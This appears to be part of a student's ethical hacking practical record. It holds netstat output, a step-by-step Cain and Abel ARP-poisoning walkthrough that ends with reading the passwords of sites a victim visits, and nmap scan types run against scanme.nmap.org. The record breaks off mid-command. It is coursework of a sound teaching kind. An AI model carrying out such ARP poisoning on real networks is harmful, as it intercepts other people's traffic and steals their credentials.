  TCP    127.0.0.1:443         LAPTOP-27B60VTD:59029  ESTABLISHED
  TCP    127.0.0.1:54174         LAPTOP-27B60VTD:54175  ESTABLISHED
  TCP    127.0.0.1:54175         LAPTOP-27B60VTD:54174  ESTABLISHED
  TCP    127.0.0.1:54186         LAPTOP-27B60VTD:54187  ESTABLISHED
  TCP    127.0.0.1:54187         LAPTOP-27B60VTD:54186  ESTABLISHED
  TCP    127.0.0.1:54188         LAPTOP-27B60VTD:54189  ESTABLISHED
  TCP    127.0.0.1:54189         LAPTOP-27B60VTD:54188  ESTABLISHED
  TCP    127.0.0.1:57865         LAPTOP-27B60VTD:57867  ESTABLISHED
  TCP    127.0.0.1:57867         LAPTOP-27B60VTD:57865  ESTABLISHED
  TCP    127.0.0.1:58866         LAPTOP-27B60VTD:https  TIME_WAIT
  TCP    127.0.0.1:59029         LAPTOP-27B60VTD:https  ESTABLISHED
  TCP    127.0.0.1:59032         LAPTOP-27B60VTD:50000  SYN_SENT
  TCP    192.168.0.109:49457     20.198.162.76:https  ESTABLISHED
  TCP    192.168.0.109:54218     a23-221-53-166:https CLOSE_WAIT
  TCP    192.168.0.109:54328     52.108.85.0:https  ESTABLISHED
  TCP    192.168.0.109:5592      20.198.162.76:https  ESTABLISHED
  TCP    192.168.0.109:58006     s3-us-west-2-r-w:https CLOSE_WAIT
  TCP    192.168.0.109:58010     relay-dec6b013:http  ESTABLISHED
  TCP    192.168.0.109:58024     whatsapp-cdn-shv-01-bom1:https ESTABLISHED
  TCP    192.168.0.109:58536     212.119.29.130:https ESTABLISHED
  TCP    192.168.0.109:58609     se-in-f189:https   TIME_WAIT
  TCP    192.168.0.109:58672     117.18.232.200:https TIME_WAIT
  TCP    192.168.0.109:58874     13.107.21.200:https ESTABLISHED
  TCP    192.168.0.109:58875     52.98.57.130:https ESTABLISHED
  TCP    192.168.0.109:58880     a23-205-88-48:https CLOSE_WAIT
  TCP    192.168.0.109:58882     13.107.4.254:https ESTABLISHED
  TCP    192.168.0.109:58883     13.107.246.254:https ESTABLISHED
  TCP    192.168.0.109:58884     204.79.197.222:https ESTABLISHED
  TCP    192.168.0.109:58892     bom07s32-in-f5:https ESTABLISHED
  TCP    192.168.0.109:58895     20.42.72.131:https ESTABLISHED
  TCP    192.168.0.109:58916     a23-221-54-249:https ESTABLISHED
  TCP    [::1]:8307              LAPTOP-27B60VTD:58867  CLOSE_WAIT
  TCP    [::1]:8307              LAPTOP-27B60VTD:59030  ESTABLISHED
  TCP    [::1]:54196              LAPTOP-27B60VTD:54197  ESTABLISHED
  TCP    [::1]:54197              LAPTOP-27B60VTD:54196  ESTABLISHED
  TCP    [::1]:58867              LAPTOP-27B60VTD:8307  FIN_WAIT_2
```


Practical 3b)

Aim: Perform ARP Poisoning in Windows

step 1: open cain and abel tool




Step 2 : Select sniffer on the top.




Step 3 : Next to folder icon click on icon name start/stop sniffer. Select device and click on ok.




Step 4 : Click on "+" icon on the top. Click on ok.



Step 5 : Shows the Connected host.




Step 6 : Select Arp at bottom.




Ethical Hacking Practical

Step 7 : Click on "+" icon at the top.




Step 8 : Click on start/stop ARP icon on top.




Ethical Hacking Practical

Step 9 : Poisoning the source.





Step 10 : Go to any website on source ip address.





Ethical Hacking Practical

Step 11 : Go to password option in the cain & abel and see the visited site password.




Ethical Hacking Practical



Practical 4.

Aim: Use NMap scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, XMAS


Install nmap:



- ACK -sA (TCP ACK scan)

It never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

- Command: nmap -sA -T4 scanme.nmap.org



- SYN (Stealth) Scan (-sS)

SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.


- Command: nmap -p22,113,139 scanme.nmap.org

```
C:\WINDOWS\system32> nmap -p22,113,139 scanme.nmap.org
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-24 10:10 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.24s latency).

PORT      STATE    SERVICE
22/tcp    open     ssh
113/tcp   closed   ident
139/tcp   closed   netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 0.71 seconds
C:\WINDOWS\system32>
```

Ethical Hacking Practical



```
(kali㉿kali)-[~]
$ sudo nmap -sA -T4 scanme.nmap.org
